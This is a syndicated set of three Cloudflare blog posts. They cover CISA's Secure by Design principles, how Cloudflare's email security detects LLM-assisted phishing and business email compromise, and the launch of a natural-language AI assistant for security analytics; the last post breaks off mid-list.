Changing the industry with CISA’s Secure by Design principles

Post Syndicated from Kristina Galicova original https://blog.cloudflare.com/secure-by-design-principles

The United States Cybersecurity and Infrastructure Agency (CISA) and seventeen international partners are helping shape best practices for the technology industry with their ‘Secure by Design’ principles. The aim is to encourage software manufacturers to not only make security an integral part of their products’ development, but to also design products with strong security capabilities that are configured by default.

As a cybersecurity company, Cloudflare considers product security an integral part of its DNA. We strongly believe in CISA’s principles and will continue to uphold them in the work we do. We’re excited to share stories about how Cloudflare has baked secure by design principles into the products we build and into the services we make available to all of our customers.

What do “secure by design” and “secure by default” mean?

Secure by design describes a product where the security is ‘baked in’ rather than ‘bolted on’. Rather than manufacturers addressing security measures reactively, they take actions to mitigate any risk beforehand by building products in a way that reasonably protects against attackers successfully gaining access to them.

Secure by default means products are built to have the necessary security configurations come as a default, without additional charges.

CISA outlines the following three software product security principles:

  • Take ownership of customer security outcomes
  • Embrace radical transparency and accountability
  • Lead from the top

In its documentation, CISA provides comprehensive guidance on how to achieve its principles and what security measures a manufacturer should follow. Adhering to these guidelines not only enhances security benefits to customers and boosts the developer’s brand reputation, it also reduces long term maintenance and patching costs for manufacturers.

Why does it matter?

Technology undeniably plays a significant role in our lives, automating numerous everyday tasks. The world’s dependence on technology and Internet-connected devices has significantly increased in the last few years, in large part due to Covid-19. During the outbreak, individuals and companies moved online as they complied with the public health measures that limited physical interactions.

While Internet connectivity makes our lives easier, bringing opportunities for online learning and remote work, it also creates an opportunity for attackers to benefit from such activities. Without proper safeguards, sensitive data such as user information, financial records, and login credentials can all be compromised and used for malicious activities.

Systems vulnerabilities can also impact entire industries and economies. In 2023, hackers from North Korea were suspected of being responsible for over 20% of crypto losses, exploiting software vulnerabilities and stealing more than $300 million from individuals and companies around the world.

Despite the potentially devastating consequences of insecure software, too many vendors place the onus of security on their customers — a fact that CISA underscores in their guidelines. While a level of care from customers is expected, the majority of risks should be handled by manufacturers and their products. Only then can we have more secure and trusting online interactions. The ‘Secure by Design’ principles are essential to bridge that gap and change the industry.

How does Cloudflare support secure by design principles?

Taking ownership of customer security outcomes

CISA explains that in order to take ownership of customer security outcomes, software manufacturers should invest in product security efforts that include application hardening, application features, and application default settings. At Cloudflare, we always have these product security efforts top of mind and a few examples are shared below.

Application hardening

At Cloudflare, our developers follow a defined software development life cycle (SDLC) management process with checkpoints from our security team. We proactively address known vulnerabilities before they can be exploited and fix any exploited vulnerabilities for all of our customers. For example, we are committed to memory safe programming languages and use them where possible. Back in 2021, Cloudflare rewrote the Cloudflare WAF from Lua into the memory safe Rust. More recently, Cloudflare introduced a new in-house built HTTP proxy named Pingora, that moved us from memory unsafe C to memory safe Rust as well. Both of these projects were extra large undertakings that would not have been possible without executive support from our technical leadership team.

Zero Trust Security

By default, we align with CISA’s Zero Trust Maturity Model through the use of Cloudflare’s Zero Trust Security suite of services, to prevent unauthorized access to Cloudflare data, development resources, and other services. We minimize trust assumptions and require strict identity verification for every person and device trying to access any Cloudflare resources, whether self-hosted or in the cloud.

At Cloudflare, we believe that Zero Trust Security is a must-have security architecture in today’s environment, where cyber security attacks are rampant and hybrid work environments are the new normal. To help protect small businesses today, we have a Zero Trust plan that provides the essential security controls needed to keep employees and apps protected online available free of charge for up to 50 users.

Application features

We not only provide users with many essential security tools for free, but we have helped push the entire industry to provide better security features by default since our early days.

Back in 2014, during Cloudflare’s birthday week, we announced that we were making encryption free for all our customers by introducing Universal SSL. Then in 2015, we went one step further and provided full encryption of all data from the browser to the origin, for free. Now, the rest of the industry has followed our lead and encryption by default has become the standard for Internet applications.

During Cloudflare’s seventh Birthday Week in 2017, we were incredibly proud to announce unmetered DDoS mitigation. The service absorbs and mitigates large-scale DDoS attacks without charging customers for the excess bandwidth consumed during an attack. With such announcement we eliminated the industry standard of ‘surge pricing’ for DDoS attacks

In 2021, we announced a protocol called MIGP (“Might I Get Pwned”) that allows users to check whether their credentials have been compromised without exposing any unnecessary information in the process. Aside from a bucket ID derived from a prefix of the hash of your email, your credentials stay on your device and are never sent (even encrypted) over the Internet. Before that, using credential checking services could turn out to be a vulnerability in itself, leaking sensitive information while you are checking whether or not your credentials have been compromised.

A year later, in 2022, Cloudflare again disrupted the industry when we announced WAF (Web Application Firewall) Managed Rulesets free of charge for all Cloudflare plans. WAF is a service responsible for protecting web applications from malicious attacks. Such attacks have a major impact across the Internet regardless of the size of an organization. By making WAF free, we are making the Internet safe for everyone.

Finally, at the end of 2023, we were excited to help lead the industry by making post-quantum cryptography available free of charge to all of our customers irrespective of plan levels.

Application default settings

To further protect our customers, we ensure our default settings provide a robust security posture right from the start. Once users are comfortable, they can change and configure any settings the way they prefer. For example, Cloudflare automatically deploys the Free Cloudflare Managed Ruleset to any new Cloudflare zone. The managed ruleset includes Log4j rules, Shellshock rules, rules matching very common WordPress exploits, and others. Customers are able to disable the ruleset, if necessary, or configure the traffic filter or individual rules. To provide an even more secure-by-default system, we also created the ML-computed WAF Attack Score that uses AI to detect bypasses of existing managed rules and can detect software exploits before they are made public.

As another example, all Cloudflare accounts come with unmetered DDoS mitigation services to protect applications from many of the Internet’s most common and hard to handle attacks, by default.

As yet another example, when customers use our R2 storage, all the stored objects are encrypted at rest. Both encryption and decryption is automatic, does not require user configuration to enable, and does not impact the performance of R2.

Cloudflare also provides all of our customers with robust audit logs. Audit logs summarize the history of changes made within your Cloudflare account. Audit logs include account level actions like login, as well as zone configuration changes. Audit Logs are available on all plan types and are captured for both individual users and for multi-user organizations. Our audit logs are available across all plan levels for 18 months.

Embracing radical transparency and accountability

To embrace radical transparency and accountability means taking pride in delivering safe and secure products. Transparency and sharing information are crucial for improving and evolving the security industry, fostering an environment where companies learn from each other and make the online world safer. Cloudflare shows transparency in multiple ways, as outlined below.

The Cloudflare blog

On the Cloudflare blog, you can find the latest information about our features and improvements, but also about zero-day attacks that are relevant to the entire industry, like the historic HTTP/2 Rapid Reset attacks detected last year. We are transparent and write about important security incidents, such as the Thanksgiving 2023 security incident, where we go in detail about what happened, why it happened, and the steps we took to resolve it. We have also made a conscious effort to embrace radical transparency from Cloudflare’s inception about incidents impacting our services, and continue to embrace this important principle as one of our core values. We hope that the information we share can assist others in enhancing their software practices.

Cloudflare System Status

Cloudflare System Status is a page to inform website owners about the status of Cloudflare services. It provides information about the current status of services and whether they are operating as expected. If there are any ongoing incidents, the status page notes which services were affected, as well as details about the issue. Users can also find information about scheduled maintenance that may affect the availability of some services.

Technical transparency for code integrity

We believe in the importance of using cryptography as a technical means for transparently verifying identity and data integrity. For example, in 2022, we partnered with WhatsApp to provide a system for WhatsApp that assures users they are running the correct, untampered code when visiting the web version of the service by enabling the code verify extension to confirm hash integrity automatically. It’s this process, and the fact that is automated on behalf of the user, that helps provide transparency in a scalable way. If users had to manually fetch, compute, and compare the hashes themselves, detecting tampering would likely only be done by a small fraction of technical users.

Transparency report and warrant canaries

We also believe that an essential part of earning and maintaining the trust of our customers is being transparent about the requests we receive from law enforcement and other governmental entities. To this end, Cloudflare publishes semi-annual updates to our Transparency Report on the requests we have received to disclose information about our customers.

An important part of Cloudflare’s transparency report is our warrant canaries. Warrant canaries are a method to implicitly inform users that we have not taken certain actions or received certain requests from government or law enforcement authorities, such as turning over our encryption or authentication keys or our customers’ encryption or authentication keys to anyone. Through these means we are able to let our users know just how private and secure their data is while adhering to orders from law enforcement that prohibit disclosing some of their requests. You can read Cloudflare’s warrant canaries here.

While transparency reports and warrant canaries are not explicitly mentioned in CISA’s secure by design principles, we think they are an important aspect in a technology company being transparent about their practices.

Public bug bounties

We invite you to contribute to our security efforts by participating in our public bug bounty hosted by HackerOne, where you can report Cloudflare vulnerabilities and receive financial compensation in return for your help.

Leading from the top

With this principle, security is deeply rooted inside Cloudflare’s business goals. Because of the tight relationship of security and quality, by improving a product’s default security, the quality of the overall product also improves.

At Cloudflare, our dedication to security is reflected in the company’s structure. Our Chief Security Officer reports directly to our CEO, and presents at every board meeting. That allows for board members well-informed about the current cybersecurity landscape and emphasizes the importance of the company’s initiatives to improve security.

Additionally, our security engineers are a part of the main R&D organization, with their work being as integral to our products as that of our system engineers. This means that our security engineers can bake security into the SDLC instead of bolting it on as an afterthought.

How can you help?

If you are a software manufacturer, we encourage you to familiarize yourself with CISA’s ‘Secure by Design’ principles and create a plan to implement them in your company.

As an individual, we encourage you to participate in bug bounty programs (such as Cloudflare’s HackerOne public bounty) and promote cybersecurity awareness in your community.

Let’s help build a better Internet together.
Dispelling the Generative AI fear: how Cloudflare secures inboxes against AI-enhanced phishing

Post Syndicated from Ayush Kumar original https://blog.cloudflare.com/dispelling-the-generative-ai-fear-how-cloudflare-secures-inboxes-against-ai-enhanced-phishing


Email continues to be the largest attack vector that attackers use to try to compromise or extort organizations. Given the frequency with which email is used for business communication, phishing attacks have remained ubiquitous. As tools available to attackers have evolved, so have the ways in which attackers have targeted users while skirting security protections. The release of several artificial intelligence (AI) large language models (LLMs) has created a mad scramble to discover novel applications of generative AI capabilities and has consumed the minds of security researchers. One application of this capability is creating phishing attack content.

Phishing relies on the attacker seeming authentic. Over the years, we’ve observed that there are two distinct forms of authenticity: visual and organizational. Visually authentic attacks use logos, images, and the like to establish trust, while organizationally authentic campaigns use business dynamics and social relationships to drive their success. LLMs can be employed by attackers to make their emails seem more authentic in several ways. A common technique is for attackers to use LLMs to translate and revise emails they’ve written into messages that are more superficially convincing. More sophisticated attacks pair LLMs with personal data harvested from compromised accounts to write personalized, organizationally-authentic messages.

For example, WormGPT has the ability to take a poorly written email and recreate it to have better use of grammar, flow, and voice. The output is a fluent, well-written message that can more easily pass as authentic. Threat actors within discussion forums are encouraged to create rough drafts in their native language and let the LLM do its work.

One form of phishing attack that benefits from LLMs, which can have devastating financial impact, are Business Email Compromise (BEC) attacks. During these attacks, malicious actors attempt to dupe their victims into sending payment for fraudulent invoices; LLMs can help make these messages sound more organizationally authentic. And while BEC attacks are top of mind for organizations who wish to stop the unauthorized egress of funds from their organization, LLMs can be used to craft other types of phishing messages as well.

Yet these LLM-crafted messages still rely on the user performing an action, like reading a fraudulent invoice or interacting with a link, which can’t be spoofed so easily. And every LLM-written email is still an email, containing an array of other signals like sender reputation, correspondence patterns, and metadata bundled with each message. With the right mitigation strategy and tools in place, LLM-enhanced attacks can be reliably stopped.

While the popularity of ChatGPT has thrust LLMs into the recent spotlight, these kinds of models are not new; Cloudflare has been training its models to defend against LLM-enhanced attacks for years. Our models’ ability to look at all components of an email ensures that Cloudflare customers are already protected and will continue to be in the future — because the machine learning systems our threat research teams have developed through analyzing billions of messages aren’t deceived by nicely-worded emails.

Generative AI threats and trade offs

The riskiest of AI generated attacks are personalized based on data harvested prior to the attack. Threat actors collect this information during more traditional account compromise operations against their victims and iterate through this process. Once they have sufficient information to conduct their attack they proceed. It’s highly targeted and highly specific. The benefit of AI is scale of operations; however, mass data collection is necessary to create messages that accurately impersonate who the attacker is pretending to be.

While AI-generated attacks can have advantages in personalization and scalability, their effectiveness hinges on having sufficient samples for authenticity. Traditional threat actors can also employ social engineering tactics to achieve similar results, albeit without the efficiency and scalability of AI. The fundamental limitations of opportunity and timing, as we will discuss in the next section, still apply to all attackers — regardless of the technology used.

To defend against such attacks, organizations must adopt a multi-layer approach to cybersecurity. This includes employee awareness training, employing advanced threat detection systems that utilize AI and traditional techniques, and constantly updating security practices to protect against both AI and traditional phishing attacks.

Threat actors can utilize AI to generate attacks, but they come with tradeoffs. The bottleneck in the number of attacks they can successfully conduct is directly proportional to the number of opportunities they have at their disposal, and the data they have available to craft convincing messages. They require access and opportunity, and without both the attacks are not very likely to succeed.

BEC attacks and LLMs

BEC attacks are top of mind for organizations because they can allow attackers to steal a significant amount of funds from the target. Since BEC attacks are primarily based on text, it may seem like LLMs are about to open the floodgates. However, the reality is much different. The major obstacle limiting this proposition is opportunity. We define opportunity as a window in time when events align to allow for an exploitable condition and for that condition to be exploited — for example, an attacker might use data from a breach to identify an opportunity in a company’s vendor payment schedule. A threat actor can have motive, means, and resources to pull off an authentic looking BEC attack, but without opportunity their attacks will fall flat. While we have observed threat actors attempt a volumetric attack by essentially cold calling on targets, such attacks are unsuccessful the vast majority of the time. This is in line with the premise of BECs, as there is some component of social engineering at play for these attacks.

As an analogy, if someone were to walk into your business’ front door and demand you pay them \$20,000 without any context, a reasonable, logical person would not pay. A successful BEC attack would need to bypass this step of validation and verification, which LLMs can offer little assistance in. While LLMs can generate text that appears convincingly authentic, they cannot establish a business relationship with a company or manufacture an invoice that is authentic in appearance and style, matching those in use. The largest BEC payments are a product of not only account compromise, but invoice compromise, the latter of which are necessary for the attacker in order to provide convincing, fraudulent invoices to victims.

At Cloudflare, we are uniquely situated to provide this analysis, as our email security products scrutinize hundreds of millions of messages every month. In analyzing these attacks, we have found that there are other trends besides text which constitute a BEC attack, with our data suggesting that the vast majority of BEC attacks use compromised accounts. Attackers with access to a compromised account can harvest data to craft more authentic messages that can bypass most security checks because they are coming from a valid email address. Over the last year, 80% of BEC attacks involving \$10K or more involved compromised accounts. Out of that, 75% conducted thread hijacking and redirected the thread to newly registered domains. This is in keeping with observations that the vast majority of “successful” attacks, meaning the threat actor successfully compromised their target, leverages a lookalike domain. This fraudulent domain is almost always recently registered. We also see that 55% of these messages involving over $10K in payment attempted to change ACH payment details.


We can see an example of how this may accumulate in a BEC attack below.

The text within the message does not contain any grammatical errors and is easily readable, yet our sentiment models triggered on the text, detecting that there was a sense of urgency in the sentiment in combination with an invoice — a common pattern employed by attackers. However, there are many other things in this message that triggered different models. For example, the attacker is pretending to be from PricewaterhouseCoopers, but there is a mismatch in the domain from which this email was sent. We also noticed that the sending domain was recently registered, alerting us that this message may not be legitimate. Finally, one of our models generates a social graph unique to each customer based on their communication patterns. This graph provides information about whom each user communicates with and about what. This model flagged that, given the fresh history of this communication, this message was not business as usual. All the signals above plus the outputs of our sentiment models led our analysis engine to conclude that this was a malicious message and to not allow the recipient of this message to interact with it.

Generative AI is continuing to change and improve, so there’s still a lot to be discovered in this arena. While the advent of AI-created BEC attacks may cause an ultimate increase in the number of attacks seen in the wild, we do not expect their success rate to rise for organizations with robust security solutions and processes in place.

Phishing attack trends


In August of last year, we published our 2023 Phishing Report. That year, Cloudflare processed approximately 13 billion emails, which included blocking approximately 250 million malicious messages from reaching customers’ inboxes. Even though it was the year of ChatGPT, our analysis saw that attacks still revolved around long-standing vectors like malicious links.

Most attackers were still trying to get users to either click on a link or download a malicious file. And as discussed earlier, while Generative AI can help with making a readable and convincing message, it cannot help attackers with obfuscating these aspects of their attack.

Cloudflare’s email security models take a sophisticated approach to examining each link and attachment they encounter. Links are crawled and scrutinized based on information about the domain itself as well as on–page elements and branding. Our crawlers also check for input fields in order to see if the link is a potential credential harvester. And for attackers who put their weaponized links behind redirects or geographical locks, our crawlers can leverage the Cloudflare network to bypass any roadblocks thrown our way.

Our detection systems are similarly rigorous in handling attachments. For example, our systems know that some parts of an attachment can be easily faked, while others are not. So our systems deconstruct attachments into their primitive components and check for abnormalities there. This allows us to scan for malicious files more accurately than traditional sandboxes which can be bypassed by attackers.

Attackers can use LLMs to craft a more convincing message to get users to take certain actions, but our scanning abilities catch malicious content and prevent the user from interacting with it.

Anatomy of an email

Emails contain information beyond the body and subject of the message. When building detections, we like to think of emails as having both mutable and immutable properties. Mutable properties like the body text can be easily faked while other mutable properties like sender IP address require more effort to fake. However, there are immutable properties like domain age of the sender and similarity of the domain to known brands that cannot be altered at all. For example, let’s take a look at a message that I received.

Example email content


While the message above is what the user sees, it is a small part of the larger content of the email. Below is a snippet of the message headers. This information is typically useless to a recipient (and most of it isn’t displayed by default) but it contains a treasure trove of information for us as defenders. For example, our detections can see all the preliminary checks for DMARC, SPF, and DKIM. These let us know whether this email was allowed to be sent on behalf of the purported sender and if it was altered before reaching our inbox. Our models can also see the client IP address of the sender and use this to check their reputation. We can also see which domain the email was sent from and check if it matches the branding included in the message.

Example email headers

As you can see, the body and subject of a message are a small portion of what makes an email to be an email. When performing analysis on emails, our models holistically look at every aspect of a message to make an assessment of its safety. Some of our models do focus their analysis on the body of the message for indicators like sentiment, but the ultimate assessment of the message’s risk is performed in concert with models evaluating every aspect of the email. All this information is surfaced to the security practitioners that are using our products.

Cloudflare’s email security models

Our philosophy of using multiple models trained on different properties of messages culminates in what we call our SPARSE engine. In the 2023 Forrester Wave™ for Enterprise Email Security report, the analysts mentioned our ability to catch phishing emails using our SPARSE engine saying “Cloudflare uses its preemptive crawling approach to discover phishing campaign infrastructure as it’s being built. Its Small Pattern Analytics Engine (SPARSE) combines multiple machine learning models, including natural language modeling, sentiment and structural analysis, and trust graphs”. 1

Our SPARSE engine is continually updated using messages we observe. Given our ability to analyze billions of messages a year, we are able to detect trends earlier and feed these into our models to improve their efficacy. A recent example of this is when we noticed in late 2023 a rise in QR code attacks. Attackers deployed different techniques to obfuscate the QR code so that OCR scanners could not scan the image but cellphone cameras would direct the user to the malicious link. These techniques included making the image incredibly small so that it was not clear for scanners or pixel shifting images. However, feeding these messages into our models trained them to look at all the qualities about the emails sent from those campaigns. With this combination of data, we were able to create detections to catch these campaigns before they hit customers’ inboxes.

Our approach to preemptive scanning makes us resistant to oscillations of threat actor behavior. Even though the use of LLMs is a tool that attackers are deploying more frequently today, there will be others in the future, and we will be able to defend our customers from those threats as well.

Future of email phishing

Securing email inboxes is a difficult task given the creative ways attackers try to phish users. This field is ever evolving and will continue to change dramatically as new technologies become accessible to the public. Trends like the use of generative AI will continue to change, but our methodology and approach to building email detections keeps our customers protected.

If you are interested in how Cloudflare’s Cloud Email Security works to protect your organization against phishing threats please reach out to your Cloudflare contact and set up a free Phishing Risk Assessment. For Microsoft 365 customers, you can also run our complementary retro scan to see what phishing emails your current solution has missed. More information on that can be found in our recent blog post.

Want to learn more about our solution? Sign up for a complementary Phish Risk Assessment.


[1] Source: The Forrester Wave™: Enterprise Email Security, Q2, 2023

The Forrester Wave™ is copyrighted by Forrester Research, Inc. Forrester and Forrester Wave are trademarks of Forrester Research, Inc. The Forrester Wave is a graphical representation of Forrester’s call on a market and is plotted using a detailed spreadsheet with exposed scores, weightings, and comments. Forrester does not endorse any vendor, product, or service depicted in the Forrester Wave. Information is based on best available resources. Opinions reflect judgment at the time and are subject to change.

Cloudflare launches AI Assistant for Security Analytics

Post Syndicated from Jen Sells original https://blog.cloudflare.com/security-analytics-ai-assistant


Imagine you are in the middle of an attack on your most crucial production application, and you need to understand what’s going on. How happy would you be if you could simply log into the Dashboard and type a question such as: “Compare attack traffic between US and UK” or “Compare rate limiting blocks for automated traffic with rate limiting blocks from human traffic” and see a time series chart appear on your screen without needing to select a complex set of filters?


Today, we are introducing an AI assistant to help you query your security event data, enabling you to more quickly discover anomalies and potential security attacks. You can now use plain language to interrogate Cloudflare analytics and let us do the magic.

What did we build?

One of the big challenges when analyzing a spike in traffic or any anomaly in your traffic is to create filters that isolate the root cause of an issue. This means knowing your way around often complex dashboards and tools, knowing where to click and what to filter on.

On top of this, any traditional security dashboard is limited to what you can achieve by the way data is stored, how databases are indexed, and by what fields are allowed when creating filters. With our Security Analytics view, for example, it was difficult to compare time series with different characteristics. For example, you couldn’t compare the traffic from IP address x.x.x.x with automated traffic from Germany without opening multiple tabs to Security Analytics and filtering separately. From an engineering perspective, it would be extremely hard to build a system that allows these types of unconstrained comparisons.

With the AI Assistant, we are removing this complexity by leveraging our Workers AI platform to build a tool that can help you query your HTTP request and security event data and generate time series charts based on a request formulated with natural language. Now the AI Assistant does the hard work of figuring out the necessary filters and additionally can plot multiple series of data on a single graph to aid in comparisons. This new tool opens up a new way of interrogating data and logs, unconstrained by the restrictions introduced by traditional dashboards.

Now it is easier than ever to get powerful insights about your application security by using plain language to interrogate your data and better understand how Cloudflare is protecting your business. The new AI Assistant is located in the Security Analytics dashboard and works seamlessly with the existing filters. The answers you need are just a question away.

What can you ask?

To demonstrate the capabilities of AI Assistant, we started by considering the questions that we ask ourselves every day when helping customers to deploy the best security solutions for their applications.

We’ve included some clickable examples in the dashboard to get you started.

You can use the AI Assistant to

  • Identify the source of a spike in attack traffic by asking: “Compare attack traffic between US and UK”
